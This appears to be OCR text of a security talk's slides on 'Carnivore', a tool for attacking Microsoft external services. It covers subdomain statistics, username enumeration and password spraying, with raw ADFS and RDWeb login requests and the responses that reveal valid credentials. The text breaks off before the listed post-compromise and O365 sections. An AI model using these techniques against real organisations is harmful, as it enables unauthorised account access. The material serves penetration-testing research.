Carnivore: Microsoft External Attack Tool

Outline

- Intro Demo
- Research
- Subdomain Enumeration
- Username Enumeration
- Password Spraying
- Post Compromise
- O365

Intro Demonstration

Microsoft Attack Surface

Domain Enumeration | Username Enumeration | Password Spray | Address Book | MeetingSnooperTM

Target Domain:

nevtek.nev

Attempt to Discover Internal Domain Information (Active):

- [x] Skype for Business
- [x] Exchange
- [x] O365
- [x] ADFS
- [x] RDWeb

Enumerate

Hostname	IP Address	Service	Domain Name	User Enumeration URL	Password Spray URL	Federated O365

Export...

Credentials

Credentials

Username	Password	O365 MFA	Service	Sip Enabled	Account Disabled	Password Expired	Server Error Authenticating	Access Token

Export...

Output


[18:50] Carnivore started at: 31/07/2020 18:50:41

[18:50] Output will be automatically logged to: C:\temp

Global Verbosity Level: 2 - Normal


Research – General Statistics

Research – General Statistics



Subdomain Enumeration

Research – Subdomain Enumeration




Research – Subdomain Enumeration

Exchange Subdomains:		Skype Subdomains:		ADFS Subdomains:		RDWeb Subdomains:	
mail	2268	lyncdiscover	1734	adfs	999	remote	143
webmail	1153	dialin	689	sts	657	rds	108
owa	408	meet	158	fs	392	portal	67
email	260	lync	23	portal	111	gateway	35
outlook	182	lyncweb	10	federation	37	desktop	6
exchange	169	sip	10	wap	23	remotedesktop	4
mail2	36	skype	1	gateway	20	remote2	3
webmail2	23	sfbweb	1	adfs1	15	remotegateway	1
mail1	16	scheduler	1	fs2	6		
mailbox	10	lyncext	1	fs1	6		
mail01	6	lyncdiscoverinternal	1	federate	4		
mailman	1	access	1	adfsproxy	4		
mailgate	1			adfs2	4		
mailbackup	1			federated	3		
mail3	1			adfstest	1		

Username Enumeration

Username Enumeration Demonstration


Microsoft Attack Surface
Domain Enumeration
Username Enumeration
Password Spray
Address Book
MeetingSnooperTM
Skype
Smart Enumeration
Individual Username
Advanced...
jsmith
Username List
ubername_list.txt
Pre-built...
File...
Password:
Password1
Enumerate Users
Pause
Stop
Current Position: 0/0
Credentials
Credentials
Username
Password
O365 MFA
Service
Sip Enabled
Account Disabled
Password Expired
Server Error Authenticating
Access Token
Export...
Output
[19:07] Looking up subdomain DNS records...
[19:07] Validating subdomain records...
[19:07] No user enum or pass spray URL discovered - attempting to find NTLM endpoints...
[19:07] [*] Skype Server Hostname: nevtek-skype01.nevtek.nev
[19:07] [*] nevtek-skype01.nevtek.nev: 10.129.121.143
[19:07] Enumerating Internal Domain Information...
[19:07] OAuth Domain name: NEVTEK.NEV
[19:07] OAuth Domain name: NEVTEK.NEV
[19:07] OAuth Domain name: NEVTEK.NEV
[19:07] OAuth Domain name: NEVTEK.NEV
[19:07] Finished subdomain enumeration and validation...
Global Verbosity Level:
2 - Normal

Username Enumeration

- Smart Enumeration
  - 9 lists of statistically likely usernames
  - Automatically selects likely format
- Legacy vs Modern Format
  - NEVTEK\jsmith
  - jsmith@nevtek.nev

ADFS: MSIS Cookie

POST /adfs/ls/idpinitiatedsignon HTTP/1.1

Host: federated.nevtek.nev

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0

Content-Type: application/x-www-form-urlencoded

Content-Length: 85

SignInIdpSite=SignInIdpSite&SignInSubmit=Sign+in&SingleSignOut=SingleSignOut

ADFS: POST Request

POST **/adfs/ls/idpinitiatedsignon** HTTP/1.1

Host: federated.nevtek.nev

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0

Cookie: **MSISSamlRequest**=QmFzZVXXXX0l5RW83WVlrMHh5NEtaYkJ5YkliUWxJc29mR3MlM2Q=

Content-Type: application/x-www-form-urlencoded

Content-Length: 86

UserName=nevtek\jsmith&Password=Password1&AuthMethod=FormsAuthentication

ADFS: Invalid Response

HTTP/1.1 200 OK

Cache-Control: no-cache,no-store

Pragma: no-cache

Content-Length: 15126

Content-Type: text/html; charset=utf-8

Expires: -1

Server: Microsoft-HTTPAPI/2.0

x-frame-options: DENY

P3P: CP="ADFS doesn't have P3P policy, please contact your site's admin for more details."

Set-Cookie: MSISSamlRequest=QmFzZVVybD1odHRwcXXXW83WVlrMHh5NEtaYkJ5YkliUWxJc29mR3MlM2Q=; path=/adfs; HttpOnly; Secure

Date: Tue, 17 Dec 2019 20:16:57 GMT

ADFS: Valid Response

HTTP/1.1 302 Found

Content-Length: 0

Content-Type: text/html; charset=utf-8

Location: https://federated.nevtek.nev:443/adfs/ls/idpinitiatedsignon

Server: Microsoft-HTTPAPI/2.0

P3P: CP="ADFS doesn't have P3P policy, please contact your site's admin for more details."

Set-Cookie: MSISSamlRequest=QmFzZVVybD1odHXXXXiUWxJc29mR3MlM2Q=; path=/adfs; HttpOnly; Secure

Set-Cookie: **MSISAuth=AAEAAAjGUXaZwZj5rCLwZnX/MVCa0X+XXXXXX+EmO7ic2AVQjmFgoYXxLFuUzh/Y8DBR5v0qHY+x; path=/adfs; HttpOnly; Secure**

Date: Tue, 17 Dec 2019 20:16:34 GMT

RDWeb: POST Request

POST **/RDWeb/Pages/en-US/login.aspx** HTTP/1.1
Host: remote.nevtek.nev
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 48

DomainUserName=nevtek\cscott&UserPass=Password1

RDWeb: Invalid Response

HTTP/1.1 200 OK

Cache-Control: no-cache

Pragma: no-cache

Content-Type: text/xml; charset=utf-8

Expires: -1

Server: Microsoft-IIS/8.5

Set-Cookie: TSWAAuthClientSideCookie=Name=nevtek%5Cjsmith&MachineType=public&WorkSpaceID=; expires=Tue, 12-Sep-2017 17:16:34 GMT; path=/; secure

Set-Cookie: **TSWAAuthHttpOnlyCookie=;** expires=Mon, 11-Oct-1999 23:00:00 GMT; path=/; secure; HttpOnly; SameSite=Lax

X-AspNet-Version: 4.0.30319

X-Powered-By: ASP.NET

Date: Mon, 08 Jun 2020 17:16:34 GMT

Connection: close

Content-Length: 13124

RDWeb: Valid Response

HTTP/1.1 302 Found

Cache-Control: private

Content-Type: text/html; charset=utf-8

Location: /RDWeb/Pages/en-US/default.aspx

Server: Microsoft-IIS/8.5

Set-Cookie: TSWAAuthClientSideCookie=Name=nevtek%5Ccscott&MachineType=public&WorkSpaceID=; path=/; secure

Set-Cookie: TSWAAuthHttpOnlyCookie=A6C95DE1EB8443D6CXXXX6E51C36ABF9; path=/; secure; HttpOnly

X-AspNet-Version: 4.0.30319

X-Powered-By: ASP.NET

Date: Mon, 08 Jun 2020 17:16:57 GMT


Connection: close

Content-Length: 148

